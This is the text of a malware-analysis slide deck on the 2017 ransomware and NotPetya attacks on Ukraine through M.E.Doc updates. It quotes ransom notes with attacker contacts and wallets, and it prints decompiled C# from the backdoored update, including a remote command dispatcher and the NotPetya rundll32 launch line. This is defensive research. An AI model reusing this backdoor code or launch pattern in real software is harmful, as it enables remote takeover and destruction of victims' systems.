



Battlefield Ukraine: finding patterns behind summer cyber attacks

Alexander Adamov

CEO & Founder

NioGuard Security Lab

About NioGuard

- 12 years in the AV industry
- 8 years teaching Malware Analysis
- Our malware lab is located in Ukraine
- We analyzed Stuxnet



Loud cyber attacks against Ukraine

2014/2015 - BlackEnergy

Dec 2016 - Industroyer

June 2017 - NotPetya and others



Ukraine, Kharkiv, my local supermarket





Costin Raiu ✓


@craiu

Following



2017
MADRID 
4 - 6 October 2017

Current situation of
Petrwrap/wowsmith123456 ransomware -
percentage of infections by country.




1:45 PM - 27 Jun 2017

Affected organizations

- **State structures:** the Cabinet of Ministers of Ukraine, the Ministry of Internal Affairs, the Ministry of Culture, the Ministry of Finance, the National Police and regional sites, the Cyber Police, the KCSA, the Lviv City Council, the Ministry of Energy, the National Bank.
- **Banks:** Oschadbank, Sberbank, TASKomertzbank, Ukrgasbank, Pivdenny, OTP Bank, Kredobank.
- **Transport:** Boryspil Airport, Kiev Metro, Ukrainian Railways.
- **Media:** Radio Era-FM, Football.ua, STB, Inter, First National, TV Channel 24, Radio Lux, Radio Maximum, CP in Ukraine, ATP Channel, Correspondent.net.
- **Large companies:** Novaya Pochta, Kyivenergo, Naftogaz of Ukraine, DTEK, Dniproenergo, Kievvodokanal, Novus, Epicentra, Arcelor Mittal, Ukrtelecom, Ukrposhta.
- **Mobile providers:** Lifecell, Kyivstar, Vodafone Ukraine.
- **Medicine:** "Farmak", clinic Boris, hospital Feofaniya, corporation Arterium.
- **Gas stations:** Shell, WOG, Klo, TNK.

NotPetya attack through M.E.Doc



XData ransomware



```
HOW_CAN_I_DECRYPT_MY_FILES - Notepad
File Edit Format View Help
Your IMPORTANT FILES WERE ENCRYPTED on this computer: documents, databases, photos, videos, etc.

Encryption was produced using unique public key for this computer.
To decrypt files, you need to obtain private key and special tool.

To retrieve the private key and tool find your pc key file with '.key.~xdata~' extension.
Depending on your operation system version and personal settings, you can find it in:
'C:/',
'C:/ProgramData',
'C:/Documents and Settings/All Users/Application Data',
'Your Desktop'
folders (eg. 'C:/PC-TTT54M#45CD.key.~xdata~').

Then send it to one of following email addresses:

begins@colocasia.org
bilbo@colocasia.org
frodo@colocasia.org
trevor@thwonderfulday.com
bob@thwonderfulday.com
bil@thwonderfulday.com

Your ID: EPRUSARW0474T1#706358D2BECD61D2D29B5B0984583B8B

Do not worry if you did not find key file, anyway contact for support.
```

Victims' comments



Waldemar Müller

🕒 17:46 22.05.2017

It's very strange, but users from two completely different offices that have picked up this rubbish, also claim that this s*** happened just after the update of M.E.Doc. Maybe, of course, this is a coincidence, but some strange.



+4



ОТВЕТИТЬ



Odarchuk Oleksandr

🕒 14:27 22.05.2017

I have 2 encrypted PCs. Different organizations / PC / users (both are accountants) but both state that happened after updating the local version of Medoc



+4



ОТВЕТИТЬ

MEDoc's reply



39 / 63


39 engines detected this file

SHA-256	d462966166450416d6add3bfdf48590f8440dd80fc571a389023b7c860ca3ac
File name	ZvitPublishedObjects.dll
File size	4.93 MB
Last analysis	2017-08-09 09:29:08 UTC
Community score	-27

<https://www.virustotal.com/intelligence/search/?query=d462966166450416d6add3bfdf48590f8440dd80fc571a389023b7c860ca3ac>

Оновлено: Будьте пильні: вірусна атака на корпоративний сектор!

22.05.2017



У мережі з'явився вірус XData Ransomware. Вірус спрямований на корпоративний сектор і діє за схемою WannaCry - шифрує файли на


Users who became infected with the XData also have the M.E.Doc program damaged. This coincidence could serve as a precondition for the association between the virus and the program. Similar conclusions are clearly false, because the "M.E.Doc" developer, as a responsible software supplier, monitors the security and purity of its own code.

To do this, we have entered into agreements with large antivirus companies to provide executable binary files for analysis and confirmation of their security. This means that before the release of each update, "M.E.Doc" sends its files to the antivirus companies for analysis.

в мере
- саме
результ
програ
вірусом
«М.Е.Д
безпе
велики
аналіз
оновл

Переконатися в цьому може кожен користувач. За допомогою www.virustotal.com можна перевірити, як ті чи інші антивірусні програми реагують на оновлення. Хеш-коди всіх оновлень знаходяться в прямому доступі на сайті програми.

NotPetya attack through M.E.Doc



PsCrypt ransomware




0.61136765 BTC

<https://blockchain.info/address/1AY8WvyqnHwDSqY2rp3LcE6sYTQkCu9oCY>

ВАШІ ФАЙЛИ ТИМЧАСОВО НЕДОСТУПНІ.


ВСІ ВАШІ ДАНІ БУЛИ ЗАШПРОВАННІ!

Для відновлення даних потрібно дешифратор.
Щоб отримати дешифратор, ви повинні:
Оплатити послуги розшифровки:
Оплата відбувається за коштами біткойн (BTC):
Вартість послуги складає 2500 гривень
Оплату можна провести в терміналі IBox.
Інструкція по оплаті:



1. Знайти найближчий термінал Айбокс за допомогою рядка пошуку знайти сервіс «Btcu.biz».
2. Ввести свій номер телефону.
3. Внести суму 2500 грн

NotPetya attack through M.E.Doc



WannaCry (.NET) ransomware



0.5105 BTC

<https://blockchain.info/address/13KBb1G7pkqcJcxpRHg387roBj2NX7Ufyf>

Ooops, your important files are encrypted.


If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!

NotPetya attack through M.E.Doc



NotPetya wiper



4.13528947 BTC

[https://blockchain.info/
address/1Mz7153HMu
XtUR2R1t78mGSdza
AtNbBWx](https://blockchain.info/address/1Mz7153HMuXtUR2R1t78mGSdzaAtNbBWx)

Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuXtUR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

c7a5ox-6ReCFR-kcRYfp-6ozqpm-Lr7wkq-eHD3wD-bJ6MB7-3EuQ8m-wx23mK-NHmKap

If you already purchased your key, please enter it below.

Key: *

Compare MEDoc updates

```

86  if (str2 == "0")
87  {
88      string str3 = cmd1.c;
89      string[] strArrays1 = new string[] { "::" };
90      strArrays = str3.Split(strArrays1, StringSplitOptions.RemoveEmptyEntries);
91      string str4 = strArrays[0];
92      num = 600000;
93      if ((int)strArrays.Length > 1)
94      {
95          num = (int.TryParse(strArrays[1], out num) ? num * 60000 : 600000);
96      }
97      this.Result = this.RunCmd("cmd.exe", str4, num);
98  }
99  else if (str2 == "1")
100 {
101     string str5 = cmd1.c;
102     string[] strArrays2 = new string[] { "::" };
103     strArrays = str5.Sp
104     str = strArrays[0];
105     numArray = Convert.
106     this.Result = this.
107 }
108 else if (str2 == "2")
109 {
110     this.Result = this.
111 }
112 else if (str2 == "3")
113 {
114     this.Result = this.
115 }
116 else if (str2 == "4")
117 {
118     string str6 = cmd1.
119     string[] strArrays3
120     strArrays = str6.Sp
121     str = strArrays[0];
122     numArray = Convert.
123     num = 600000;
124     if ((int)strArrays.
125     {
126         num = (int.TryP
127     }
128     this.Result = this.
129 }
130
195  strArrays = str5.Split(strArrays2, StringSplitOptions.RemoveEmptyEntries);
196  str = Environment.ExpandEnvironmentVariables(strArrays[0]);
197  numArray = Convert.FromBase64String(cmd1.p);
198  this.Result = this.DumpData(str, numArray);
199  break;
200 }
201 case "2":
202 {
203     this.Result = this.MinInfo();
204     break;
205 }
206 case "3":
207 {
208     this.Result = this.GetFile(cmd1.c);
209     break;
210 }
211 case "4":

```

ver. 176, 181

ver. 189

```

case "5":
{
    string str7 = cmd1.c;
    string[] strArrays4 = new string[] { "::" };
    strArrays = str7.Split(strArrays4, StringSplitOptions.RemoveEmptyEntries);
    str = strArrays[0];
    numArray = Convert.FromBase64String(cmd1.p);
    if ((int)strArrays.Length > 1)
    {
        empty = strArrays[1];
    }
    this.Result = this.AutoPayload(str, numArray, empty); dump and execute
    break;
}

```

NotPetya

Launch

```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string empty = string.Empty;
    string str = "FAIL DUMP";
    string empty1 = string.Empty;
    try
    {
        try
        {
            string environmentVariable = Environment.GetEnvironmentVariable("windir");
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
            if (!string.IsNullOrEmpty(environmentVariable))
            {
```

C:\\Windows\\system32\\rundll32.exe C:\\Windows\\perfc.dat,#1 30

```
                str = this.DumpData(empty1, data);
            }
        }
        if ("OK" == str)
        {
            string str1 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
            Process process = new Process();
            ProcessStartInfo processStartInfo = new ProcessStartInfo()
            {
                FileName = str1,
                UseShellExecute = false,
                RedirectStandardOutput = true,
                CreateNoWindow = true,
                Arguments = string.Format("\\\"{0}\\", #1 {1}", empty1, arguments)
            };
            process.StartInfo = processStartInfo;
            using (Process process1 = process)
            {
                process1.Start();
                if (num <= 0)
                {
                    empty = string.Concat("Started Infinite: ", empty1);
                }
                else
                {
                    process1.WaitForExit(num);
                    if (!process1.HasExited)
                    {
```

NotPetya Certificate

 **Certificate Information**

The digital signature of the object did not verify.

Issued to: Microsoft Corporation

Issued by: Microsoft Code Signing PCA

Valid from 12/8/2009 **to** 3/8/2011

Another accounting software portal hacked

Crystal Finance Millennium

Логін Пароль [Скачати нову версію](#)

Бухгалтерський облік



- спрямований на повну комп'ютеризацію бухгалтерського, економічного та кадрового відділів. Програма дозволяє вирішити питання повної автоматизації бухгалтерського обліку, починаючи з формування первинних документів, розрахунку заробітної платні, складського обліку, і закінчуючи отриманням "Головної книги" та "Балансу підприємства".

Програмний комплекс повністю враховує специфіку бухгалтерського обліку в бюджетних організаціях. Формування звітів відбувається згідно з типовими формами затвердженими наказами Державного казначейства України, Міністерства фінансів України, Національного банку України та Державного комітету статистики України.

Служба крові



- це повномасштабне інтегроване рішення автоматизації обліку донорів. Програма дозволяє вирішити всі аспекти роботи: від занесення картки первинного донора та здачі крові до формування вихідних статистичних звітів лише за допомогою однієї програми.

Програмний комплекс "Служба крові" повністю враховує специфіку роботи служби крові: від відділу комплектування донорських кадрів до відділу заготівлі крові та експедиції. Всі необхідні звіти роздруковуються в повній відповідності з типовими формами затвердженими Міністерством охорони здоров'я України.

Програма ідеальна для автоматизації як обласних станцій переливання крові, так і відділів переливання крові. [Детальніше](#)

Автоматизація лікарського кабінету



- програмно-технічний комплекс, розроблений для полегшення роботи у лікарському кабінеті. Це автоматизована система ведення графіку прийому пацієнтів та медичних карток з історією хвороби.

